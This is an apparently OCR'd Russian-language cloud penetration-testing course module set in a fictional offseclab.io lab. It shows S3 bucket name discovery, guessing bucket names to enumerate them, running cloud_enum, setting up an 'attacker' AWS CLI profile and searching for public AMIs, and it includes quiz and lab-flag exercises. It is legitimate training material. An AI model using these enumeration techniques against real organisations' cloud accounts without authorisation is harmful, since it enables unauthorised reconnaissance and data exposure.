
Взаимодействуя с сайтом, мы можем узнать, что **offseclab.io** - это организация, размещающая уязвимые лабораторные среды для учебных целей.

Предупреждение

Следует помнить, что site fictional для этой lab; он на самом деле не реализует и не дает access к displayed projects.

Посетив домен, мы получаем HTML-файл. На этом этапе мы не уверены, какие серверные скриптовые языки используются и используются ли вообще. Чтобы изучить это дальше, используем *Developer Tools* и определим, какие ресурсы сайт загружает при просмотре.

Мы используем *Firefox*, поскольку он входит в default installation Kali Linux, и откроем *Developer Tools* с помощью hotkey +. Другие browsers также реализуют эту hotkey для своих developer tools, хотя UI appearance может отличаться.




В окне *Developer Tools* перейдем на вкладку *Network*. Она покажет все requests, выполняемые при загрузке website. Оказавшись на вкладке *Network*, reload текущую page.

Мы получаем table с несколькими elements, которые загружает website. Это включает *stylesheet files* (.css), *script files* (.js), *images* (.png, .jpg) и т.д. Колонка *File* идентифицирует filename элемента, а колонка *Domain* показывает, к какому domain browser запрашивает его.

Если прокрутить list, мы обнаружим, что browser запрашивает elements с нескольких domains, включая **offseclab.io**, некоторые fonts с external domains и, что интереснее, некоторые images с **s3.amazonaws.com**.

Мы можем щелкнуть по одному из этих изображений, чтобы получить больше сведений о запросе, включая полный путь к ресурсу элемента.



Мы можем скопировать URL или double-click по row, чтобы открыть image в другой browser tab, а затем проанализировать URL.



Определив domain в URL **s3.amazonaws.com**, мы можем infer, что images хранятся в AWS S3 bucket.

Совет

Если у нас есть local issues при communication с public DNS server, мы можем получить bucket name из AWS CLI, выполнив subcommand 's3 ls' с profile *attacker*.

Из пути **offseclab-assets-public-axevtewi/sites/www/images/amethyst.png** мы можем узнать, что имя S3-бакета - *offseclab-assets-public-axevtewi*, а *ключа объекта* - **sites/www/images/ruby-expanded.png**.

URL format documented в Methods for accessing a bucket.

Совет

Documentation включает *AWS Region* в URL. В этом примере AWS internally redirects **s3.amazonaws.com** to **s3.us-east-1.amazonaws.com**. Такое behavior может отличаться для других services.

Прежде чем углубляться в перечисление, быстро проверим, можем ли мы перечислить содержимое бакета. Мы можем протестировать это, открыв URL бакета в веб-браузере.

Удалим *ключа объекта* из URL следующим образом: `http://domain/bucket_name`, затем перейдем по этому URL. В идеале мы должны получить ошибку *Access Denied*.




```
−<ListBucketResult>
  <Name>offseclab-assets-public-axevtewi</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
 −<Contents>
    <Key>sites/www/images/amethyst-expanded.png</Key>
    <LastModified>2023-08-31T18:58:06.000Z</LastModified>
    <ETag>"006a2d01f0810c1161804db74cac78bb"</ETag>
    <Size>182648</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 −<Contents>
    <Key>sites/www/images/amethyst.png</Key>
    <LastModified>2023-08-31T18:58:06.000Z</LastModified>
```



Вместо ошибки *Access Denied* мы получили XML-ответ, содержащий все ключевые объекты в бакете. Это не является хорошей практикой настройки бакета. К сожалению для нас, кроме изображений, в бакете нет других объектов, которые могли бы помочь дальше эксплуатировать цель.

Совет

Объекты могут быть публичными внутри бакета без настройки публичного доступа для самого бакета.

Далее проанализируем имя бакета: *offseclab-assets-public-axevtewi*. Мы можем предположить, что используется соглашение об именовании, состоящее из *org name*, затем описания бакета и случайной строки. Имена бакетов должны быть уникальны в пределах региона, поэтому случайная строка может использоваться, чтобы гарантировать отсутствие дубликата имени. Она также может помочь избежать обнаружения через перечисление.


Сделав некоторые assumptions о naming convention, попробуем browsing buckets с именем *offseclab-assets-dev*. В original URL заменим слово "public" на "dev".




```
−<Error>
    <Code>NoSuchBucket</Code>
    <Message>The specified bucket does not exist</Message>
    <BucketName>offseclab-assets-dev-axevtewi</BucketName>
    <RequestId>J21C8G71X3D4C5MG</RequestId>
  −<HostId>
      bZJyxRU6Q+oO9ZD1fJvzyClh33N9o9JBYNt6tm8bhFulH0hZZmmP+BRGR/hJQf
    </HostId>
  </Error>
```

XML-ответ для *offseclab-assets-dev* ясно говорит, что бакет не существует.

Попробуем снова, на этот раз используя имя *offseclab-assets-private*.




```
−<Error>
    <Code>AccessDenied</Code>
    <Message>Access Denied</Message>
    <RequestId>7GKGSQAH81GGWCSZ</RequestId>
  −<HostId>
      HOHip60TwzuZD1yPA0Wg9Qws3pWUeRLYybwi5Tqk0srgUyCseGKxOR2itFAioL
    </HostId>
  </Error>
```

На этот раз мы получаем другое сообщение. Этот код означает, что бакет существует, хотя доступ запрещен, потому что у него нет *public read permission*. Это хорошая конфигурация бакета.

Совет

Random string должен был помочь избежать discovery by enumeration, но поскольку была использована та же random string, эффект был nullified. Практика добавления random strings или *хешей* нормальна, но в этом случае была poorly implemented.

Это discovery потребовало creativity и assumptions, но показывает пример enumeration облачных ресурсов. Процесс также легко автоматизировать, написав script самостоятельно или найдя уже созданный tool, такой как cloudbrute или cloud-enum.

Как и сервис S3, другие облачные сервисы, рассчитанные на публичный доступ, обычно используют пользовательский URL или стандартное соглашение для отображения ресурсов. Это также верно для других публичных CSP. В таблице ниже приведены несколько примеров.

AWS	Azure	GCP
s3.amazonaws.com	web.core.windows.net	appspot.com
awsapps.com	file.core.windows.net	storage.googleapis.com
	blob.core.windows.net	
	azurewebsites.net	
	cloudapp.net	

Таблица 1 - Custom URLs всех трех major CSPs

Мы можем использовать эти domains для поиска resources в нескольких clouds на основе *keyword*, связанного с нашей target. Multi-cloud deployment выходит за рамки этого модуля, но мы используем инструмент cloud-enum для поиска дополнительных buckets, принадлежащих **offseclab.io**.

Совет

Хотя это лабораторная среда, мы взаимодействуем напрямую с AWS API. Мы будем сохранять эту среду контролируемой, выполняя перечисление с небольшим словарем.

Kali уже включает cloud-enum в свой official репозиторий. Установим его после обновления packages.

```
kali@kali:~$ sudo apt update
[sudo] password for kali:
...

kali@kali:~$ sudo apt install cloud-enum
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
Unpacking cloud-enum (0.7-3) over (0.7-2) ...
Setting up cloud-enum (0.7-3) ...
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for kali-menu (2023.1.7) ...
```

Листинг 10 - Updating packages и установка cloud-enum в Kali Linux

Предупреждение

Имейте в виду, что имя пакета инструмента - cloud-enum, но фактическое имя инструмента для запуска в командной строке - *cloud_enum*.

После завершения установки мы можем подтвердить ее, выполнив `cloud_enum --help`. Это выведет базовое использование команды.

```
kali@kali:~$ cloud_enum --help
usage: cloud_enum [-h] (-k KEYWORD | -kf KEYFILE) [-m MUTATIONS] [-b BRUTE]
                  [-t THREADS] [-ns NAMESERVER] [-l LOGFILE] [-f FORMAT]
                  [--disable-aws] [--disable-azure] [--disable-gcp] [-qs]

Multi-cloud enumeration utility. All hail OSINT!
```

```
options:
  -h, --help            show this help message and exit
  -k KEYWORD, --keyword KEYWORD
                        Keyword. Can use argument multiple times.
  -kf KEYFILE, --keyfile KEYFILE
                        Input file with a single keyword per line.
  -m MUTATIONS, --mutations MUTATIONS
                        Mutations. Default: /usr/lib/cloud-
                        enum/enum_tools/fuzz.txt
  -b BRUTE, --brute BRUTE
                        List to brute-force Azure container names. Default:
                        /usr/lib/cloud-enum/enum_tools/fuzz.txt
  -t THREADS, --threads THREADS
                        Threads for HTTP brute-force. Default = 5
  -ns NAMESERVER, --nameserver NAMESERVER
                        DNS server to use in brute-force.
  -l LOGFILE, --logfile LOGFILE
                        Appends found items to specified file.
  -f FORMAT, --format FORMAT
                        Format for log file (text,json,csv) - default: text
  --disable-aws         Disable Amazon checks.
  --disable-azure       Disable Azure checks.
  --disable-gcp         Disable Google checks.
  -qs, --quickscan      Disable all mutations and second-level scans
```

Листинг 11 - Получение usage options инструмента cloud_enum

Инструмент cloud-enum будет искать ресурсы в нескольких публичных CSP, содержащие ключевое слово, указанное с помощью параметра `--keyword KEYWORD` (**-k KEYWORD**). Мы можем указать несколько аргументов с ключевыми словами или список с помощью параметра `--keyfile KEYFILE` (**-kf KEYFILE**).

Также можно использовать параметр `--mutations` (`-m`), чтобы указать файл для добавления дополнительных слов к ключевому слову. Если мы не укажем файл, по умолчанию используется файл `/usr/lib/cloud-enum/enum_tools/fuzz.txt`. Мы можем отключить этот параметр с помощью параметра `--quickscan` (`-qs`).

Сначала протестируем это, используя bucket name, который уже знаем. Выполним quickscan с `cloud_enum -k offseclab-assets-public-axevtewi -qs`. Также будем проверять только AWS, отключив другие CSPs parameters `--disable-azure` и `--disable-gcp`.

```
kali@kali:~$ cloud_enum -k offseclab-assets-public-axevtewi --quickscan --disable-azure --disable-gcp

...

Keywords:    offseclab-assets-public-axevtewi
Mutations:   NONE! (Using quickscan)
Brute-list:  /usr/lib/cloud-enum/enum_tools/fuzz.txt

[+] Mutated results: 1 items

++++++++++++++++++++++++++
      amazon checks
++++++++++++++++++++++++++

[+] Checking for S3 buckets
  OPEN S3 BUCKET: http://offseclab-assets-public-axevtewi.s3.amazonaws.com/
      FILES:
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/offseclab-assets-public-axevtewi
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/amethyst-expanded.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/amethyst.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/logo.svg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/pic02.jpg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/pic05.jpg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/pic13.jpg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/ruby-expanded.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/ruby.jpg
```

```
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/saphire-expanded.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/saphire.jpg


 Elapsed time: 00:00:00

[+] Checking for AWS Apps
[*] Brute-forcing a list of 1 possible DNS names

 Elapsed time: 00:00:00


[+] All done, happy hacking!
```

Листинг 12 - Запуск Quick Scan против bucket offseclab-assets-public-axevtewi с помощью cloud_enum в AWS

Мы можем подтвердить, что инструмент работает как ожидается. Он нашел бакет и также перечислил содержимое. Далее попробуем перечислить с большим количеством ключевых слов. Поскольку мы тестируем конкретный шаблон именования, нам будет полезно построить пользовательский файл ключей.

Есть много способов сделать это. Мы используем *Bash* scripting, чтобы выполнить однострочный *for loop*, который iterates по нескольким keywords и **echo** keyword, вставляя prefix (*offseclab-assets*) и suffix (*-axevtewi*) вокруг него. Наконец, используем команду **tee**, чтобы вывести результат в console, а также в файл `/tmp/keyfile.txt`. В результате у нас есть key file с names buckets для проверки их существования.

```
kali@kali:~$ for key in "public" "private" "dev" "prod" "development" "production"; do echo "offseclab-assets-
    $key-axevtewi"; done | tee /tmp/keyfile.txt
offseclab-assets-public-axevtewi
offseclab-assets-private-axevtewi
offseclab-assets-dev-axevtewi
offseclab-assets-prod-axevtewi
offseclab-assets-development-axevtewi
offseclab-assets-production-axevtewi
```

Листинг 13 - Создание Dictionary of Keywords для поиска S3 Buckets

Теперь можно снова запустить cloud_enum, указав сгенерированный key file (`/tmp/keyfile.txt`) аргументом `--keyfile` (`-kf`).

```
kali@kali:~$ cloud_enum -kf /tmp/keyfile.txt -qs --disable-azure --disable-gcp

...

Keywords:    offseclab-assets-public-axevtewi, offseclab-assets-private-axevtewi, offseclab-assets-dev-
    axevtewi, offseclab-assets-prod-axevtewi, offseclab-assets-development-axevtewi, offseclab-assets-
    production-axevtewi
Mutations:   NONE! (Using quickscan)
Brute-list:  /usr/lib/cloud-enum/enum_tools/fuzz.txt

[+] Mutated results: 6 items

++++++++++++++++++++++++++
      amazon checks
++++++++++++++++++++++++++

[+] Checking for S3 buckets
  OPEN S3 BUCKET: http://offseclab-assets-public-axevtewi.s3.amazonaws.com/
      FILES:
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/offseclab-assets-public-axevtewi
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/amethyst-expanded.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/amethyst.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/logo.svg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/pic02.jpg
```

```
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/pic05.jpg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/pic13.jpg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/ruby-expanded.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/ruby.jpg
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/saphire-expanded.png
      ->http://offseclab-assets-public-axevtewi.s3.amazonaws.com/sites/www/images/saphire.jpg
  Protected S3 Bucket: http://offseclab-assets-private-axevtewi.s3.amazonaws.com/

 Elapsed time: 00:00:06

[+] Checking for AWS Apps
[*] Brute-forcing a list of 6 possible DNS names

 Elapsed time: 00:00:00


[+] All done, happy hacking!
```

Листинг 14 - Запуск cloud_enum против сгенерированного файла keyfile.txt

По выводу мы можем подтвердить, что существует еще один bucket, но он *Protected*, то есть он не publicly-readable.

Мы также могли бы попытаться проверить, есть ли другие buckets, используя другую информацию, найденную во время фазы reconnaissance. Например, это могли бы быть buckets, включающие имя проектов *offseclab*, такие как *offseclab-assets-ruby-axevtewi* или *offseclab-ruby-axevtewi*. Мы оставим это как упражнение для учащегося.

Подведем итог того, что мы узнали в этом разделе.

Некоторые ресурсы в облаке предназначены быть публично доступными, и обнаружение этих ресурсов не является проблемой безопасности само по себе. Однако мы можем встретить ресурсы с ошибками конфигурации, которые предоставляют чрезмерные разрешения.

Размещение в облаке гибкое: организации могут развертывать ресурсы в нескольких облаках. Обнаружение того, что организация использует одного облачного провайдера, не означает, что она не использует сервисы других CSP.

1. На что указывает XML-ответ, полученный после удаления ключа объекта из S3 URL?

```
A) The bucket does not exist
B) The bucket is публично доступны and lists its contents
C) The bucket is fully private
D) The bucket is hosted on Azure
```

2. Какой специальный URL используется AWS для хранения объектов в S3-бакетах?

```
A) azurewebsites.net
B) s3.amazonaws.com
C) storage.googleapis.com
D) web.core.windows.net
```

3. Используйте concepts, которые мы изучили, чтобы найти другие S3 buckets. Возможно, стоит построить dictionary вокруг gemstone names, поскольку это theme, который target использует для naming projects. Предположите, что format следует pattern *offseclab-[gemstone]-[lab_assigned_random_value]*. Proof находится в object с именем `proof.txt`.

24.3. Reconnaissance via Cloud Service Provider's API

Этот учебный раздел охватывает следующие учебные цели:

• Получать информацию из publicly shared resources
• Получать account IDs из public S3 buckets
• Enumerate IAM users в других accounts

Обычно public CSPs предоставляют customers как минимум два способа взаимодействия с их cloud environment.

Один способ — через веб-приложение, которое действует как портал для облачных служб, предоставляемых CSP. Доступ защищен учетными данными (именем пользователя, паролем, MFA и т.д.).

Другой способ - через API, позволяющие клиентам взаимодействовать программно, интегрируясь с пользовательскими решениями и даже другими облачными платформами. API публично доступен, но для взаимодействия с ним требуется аутентификация.

В этом разделе мы узнаем о некоторых техниках, которые атакующий может использовать для обнаружения дополнительной информации о цели, взаимодействуя с API провайдера. В этом случае атакующий создает учетную запись у облачного провайдера, чтобы получить учетные данные для взаимодействия с API.

Мы также рассмотрим несколько примеров злоупотребления API для получения внутренней информации о цели, то есть о пользователях и ролях.

В следующих разделах этого учебного блока мы будем взаимодействовать с AWS API из командной строки, используя AWS CLI, настроенный с учетными данными, которые будут предоставлены при запуске лаборатории. Хотя access keys этой лаборатории принадлежат пользователю внутри целевой учетной записи, мы смоделируем, что они принадлежат атакующему из внешней AWS-учетной записи.

В AWS служба, которая управляет пользователями и их разрешениями внутри облачной среды AWS, называется Identity and Access Management. Мы будем называть эту службу IAM, а пользователей - IAM users.

Если AWS CLI еще не установлен, мы можем легко сделать это в Kali с помощью package manager.

```
kali@kali:~$ sudo apt update
...

kali@kali:~$ sudo apt install -y awscli
...
The following NEW packages will be installed:
  awscli docutils-common python3-awscrt python3-docutils python3-jmespath python3-roman
(Reading database ... 461429 files and directories currently installed.)
...
```

Листинг 15 - Установка AWS CLI в Kali Linux

Чтобы настроить учетные данные в AWS CLI, мы используем *именованный профиль*. Это хорошая практика, поскольку во время лабораторной работы нам может понадобиться взаимодействовать с AWS от имени разных IAM-пользователей; использование профилей позволит легче отличать одного IAM-пользователя от другого и быстро переключаться между ними.

Выполним команду **aws --profile attacker configure** в терминале. Она создаст профиль с именем *attacker*. При запросе введем значения *attacker_access_key_id* и *attacker_access_key_secret*, предоставленные при запуске лабораторной работы.

Чтобы использовать профиль, нужно добавлять аргумент `--profile attacker` к каждой выполняемой команде AWS. Проверим это, выполнив команду **aws --profile attacker sts get-caller-identity**. JSON-ответ со сведениями о пользователе доказывает, что учетные данные действительны и мы взаимодействуем с AWS API как IAM-пользователь *attacker*.

```
kali@kali:~$ aws configure --profile attacker
AWS Access Key ID []: AKIAQO...
AWS Secret Access Key []: cOGzm...
Default region name []: us-east-1
Default output format []: json

kali@kali:~$ aws --profile attacker sts get-caller-identity
{
    "UserId": "AIDAQOMAIGYU5VFQCHOI4",
    "Account": "123456789012",
    "Arn": "arn:aws:iam::123456789012:user/attacker"
}
```

Листинг 16 - Настройка Profile и проверка communication с AWS API

После корректной configuration AWS CLI с profile *attacker* мы можем продолжить следующие sections lab.

Некоторые облачные активы по природе своей рассчитаны на публикацию в интернете, например стандартные образы операционных систем (*Ubuntu*, *Debian* и т.д.), которые организации используют как строительные блоки для своих экземпляров EC2. CSP обычно предоставляют удобные способы доступа к ним.

В качестве альтернативы, некоторые облачные ресурсы предназначены для внутреннего использования, например пользовательские образы машин или snapshots виртуальных дисков и баз данных. Несмотря на это, крупные организации могут иметь несколько публичных облачных учетных записей и нуждаться в совместном использовании этих ресурсов между учетными записями или даже публично.

Предупреждение

В идеале эти публично общие ресурсы не будут содержать чувствительных данных, а клиенты должны выполнять свою часть модели совместной ответственности и защищать свои активы. Однако так бывает не всегда.

В этом разделе мы будем искать и обнаруживать публично доступные ресурсы **offseclab.io**. Мы сосредоточимся на следующих часто используемых ресурсах:

• Publicly-shared Amazon Machine Images (AMIs)
• Publicly-shared Elastic Block Storage (EBS) snapshots
• Relational Databases (RDS) snapshots

Эти общие ресурсы обычно не имеют доменного имени или URL-адреса для доступа к ним, поэтому нам нужно использовать API CSP, чтобы запросить их.

Откроем CLI, где AWS CLI tool configured with *attacker*'s credentials. В качестве example будем искать "Publicly Shared AMIs".

AMIs - это virtual machine images, содержащие pre-installed операционная система вместе с software and files. Чтобы deploy EC2 instance в AWS, мы должны specify AMI. Обычно мы выбираем одну из public *AMI Catalog*, который содержит images, publicly shared by AWS, third-party partners, community и other accounts. Используем AWS CLI, чтобы list all these AMIs.

Предупреждение

Unless otherwise specified, мы будем использовать profile *attacker*, поэтому в каждую command будем включать argument `--profile attacker`.

Команда **ec2 describe-images** перечислит все images, которые account может read. Она даст extensive list images как output. Добавим argument `--owners amazon`, чтобы filter этот list и показать только AMIs, предоставленные AWS.

Опционально можно добавить argument `--executable-users all`, чтобы гарантировать, что все public AMIs будут listed, включая любые self-owned public AMIs.

Предупреждение

Даже с filtering results команда ниже займет 30-60 seconds.

```
kali@kali:~$ aws --profile attacker ec2 describe-images --owners amazon --executable-users all
{
    "Images": [
        {
            "Architecture": "x86_64",
            "CreationDate": "2022-06-29T09:46:55.000Z",
            "ImageId": "ami-0d4f490f4e62171b4",
            "ImageLocation": "amazon/Deep Learning Base AMI (Amazon Linux 2) Version 53.4",
            "ImageType": "machine",
            "Public": true,
            "OwnerId": "898082745236",
            "PlatformDetails": "Linux/UNIX",
            "UsageOperation": "RunInstances",
            "State": "available",
            "BlockDeviceMappings": [
                {
                    "DeviceName": "/dev/xvda",
                    "Ebs": {
                        "DeleteOnTermination": true,
                        "Iops": 3000,
                        "SnapshotId": "snap-0ce7f231ea72dd0ea",
                        "VolumeSize": 100,
...
```

Листинг 17 - Вывод All Public AMIs Owned by Amazon AWS

Вывод показывает list public AMIs, owned by Amazon. Мы можем видеть несколько attributes AMIs, таких как *ImageId*, *ImageLocation*, *CreationDate*, *PlatformDetails* и другие.

Чтобы list all AMIs owned by another account, можно изменить значение argument `--owners` на target's *Account ID*. Account ID - это unique identifier для AWS account, который мы получаем при sign up in AWS.

Мы не знаем идентификатор учетной записи нашей цели. Однако мы можем использовать возможность фильтрации API, чтобы находить ресурсы, указывая другие атрибуты.

Structure *filter expression* выглядит так:

```
--filters "Name=filter-name,Values=filter-value1,filter-value2,..."
```

Листинг 18 - Формат Filter Expression

Name относится к атрибуту объекта, который мы хотим отфильтровать, а *Values* относится к содержимому этого атрибута. Поэтому, чтобы отфильтровать AMI, у которых в атрибуте описания есть слово "offseclab", зададим:

```
--filters "Name=description,Values=*Offseclab*"
```

Листинг 19 - Формат Filter Expression для слова offseclab

Отметим, что значение *Offseclab* использует wildcard *. Это означает, что оно совпадает с любым количеством символов (включая отсутствие символов) в начале и конце вокруг слова "Offseclab".

```
kali@kali:~$ aws --profile attacker ec2 describe-images --executable-users all --filters "Name=description,
    Values=*Offseclab*"
{
    "Images": []
}
```

Листинг 20 - Вывод All Public AMIs после filtering list с keyword "description"

Мы получили response с empty list, что означает, что images, matching our filter, не было.

Другой attribute, который user может задать при создании image, - *name*, поэтому попробуем filter по нему.

```
kali@kali:~$ aws --profile attacker ec2 describe-images --executable-users all --filters "Name=name,
    Values=*Offseclab*"
{
    "Images": [
        {
            "Architecture": "x86_64",
            "CreationDate": "2023-08-05T19:43:29.000Z",
            "ImageId": "ami-0854d94958c0a17e6",
            "ImageLocation": "123456789012/Offseclab Base AMI",
            "ImageType": "machine",
            "Public": true,
            "OwnerId": "123456789012",
            "PlatformDetails": "Linux/UNIX",
            "UsageOperation": "RunInstances",
            "State": "available",
            "BlockDeviceMappings": [
                {
                    "DeviceName": "/dev/xvda",
                    "Ebs": {
                        "DeleteOnTermination": true,
